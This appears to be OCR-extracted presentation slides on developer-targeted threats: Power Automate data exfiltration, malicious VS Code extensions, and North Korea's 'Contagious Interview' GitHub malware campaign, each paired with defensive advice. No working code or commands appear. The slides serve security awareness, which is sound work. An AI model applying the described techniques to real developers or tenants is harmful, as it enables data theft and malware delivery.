
Persisted for at least 240 days

No need to install malware!

https://www.darkreading.com/application-security/hidden-dangers-of-microsoft-365-s-power-automate-and-ediscovery-tools


https://www.techmonitor.ai/technology/software/microsofts-detection-and-response-team?cf-view

Example of an Exfiltration Flow



Apply: Detecting and Preventing Low-Code Platform Abuse


- Use multi-factor authentication across environments
- Enable system logging - in this case, Microsoft Office audit logs
- Hunt for suspicious activity by low-code applications in the environment


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions

Malicious Extensions

Malicious VS Code Extensions


Malicious VS Code Extensions




Themes


Debuggers

Extensions make the developer's life easier!



Extension-based code editor





Potentially dangerous!

Privilege escalation

Can run arbitrary code

VS Code Marketplace

Extensions for Visual Studio Code

Search Visual Studio Code extensions

Featured

rust-analyzer	MongoDB for VS Cod	Azure Tools	Data Wrangler	Stripe	Pulumi
The Rust Programm	MongoDB	Microsoft	Microsoft	Stripe	Pulumi
rust-lang.org	mongodb.com	microsoft.com	microsoft.com	stripe.com	pulumi.com
4.5M	2.2M	1.6M	846K	118K	4.7K
FREE	FREE	FREE	FREE	FREE	FREE

Most Popular

See more

Python	Pylance	Jupyter	C/C++	Jupyter Keymap	Jupyter Notebook Re
Microsoft	Microsoft	Microsoft	Microsoft	Microsoft	Microsoft
microsoft.com	microsoft.com	microsoft.com	microsoft.com	microsoft.com	microsoft.com
159M	131M	88.6M	79.4M	69.8M	68.7M
FREE	FREE	FREE	FREE	FREE	FREE

Reports from Recent Years

Malicious Microsoft VSCode extensions steal passwords, open remote shells


Malicious VSCode extensions with millions of installs discovered


VSCode extensions with 9 million installs pulled over security risks


Malicious Microsoft VSCode extensions target devs, crypto community

https://www.bleepingcomputer.com/news/security/malicious-microsoft-vscode-extensions-target-devs-crypto-community/
https://www.bleepingcomputer.com/news/security/malicious-vscode-extensions-with-millions-of-installs-discovered/
https://www.bleepingcomputer.com/news/security/malicious-microsoft-vscode-extensions-steal-passwords-open-remote-shells/
https://www.bleepingcomputer.com/news/security/vscode-extensions-with-9-million-installs-pulled-over-security-risks/


Examples of Malicious Extensions


Darcula Dark
Neal Kornet | 367 installs | (1) | Free
An attempt to improve Dracula colors consistency on VS Code, making it more pleasant to the eyes during coding sessions





zoom
Zoom Workspace
Zoom Workspace | 2,263,422 installs | (10) | Free
The Zoom Workspace extension for Visual Studio Code allows you to seamlessly integrate Zoom's meeting capabilities into your development environment, providing tools to join, schedule, and manage Zoom meetings directly from VS Code. This extension is a must-have for all of your collaborative-develop

Solidity for Ethereum Language
Ethereum Foundation | 1,740,947 installs | (5) | Free
Solidity Language Support for Visual Studio Code
Install
Trouble Installing?



Apply: Avoiding Malicious VS Code Extensions

- Download extensions by trusted developers and vendors
  - Verify extensions' signatures
- Inspect the code of open-source extensions
- Check the permissions requested by an extension before installing


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions


Contagious Interview: Delivering Malware via Infected GitHub Repositories

Contagious Interview Overview

Operates on behalf of North Korea (CL-STA-0240)

Sets up technical interview online, convinces victim to execute code


Targets software developers through job search platforms




Mainly targeting the cryptocurrency sector


https://unit42.paloaltonetworks.com/north-korean-threat-actors-lure-tech-job-seekers-as-fake-recruiters/

GitHub Abuse



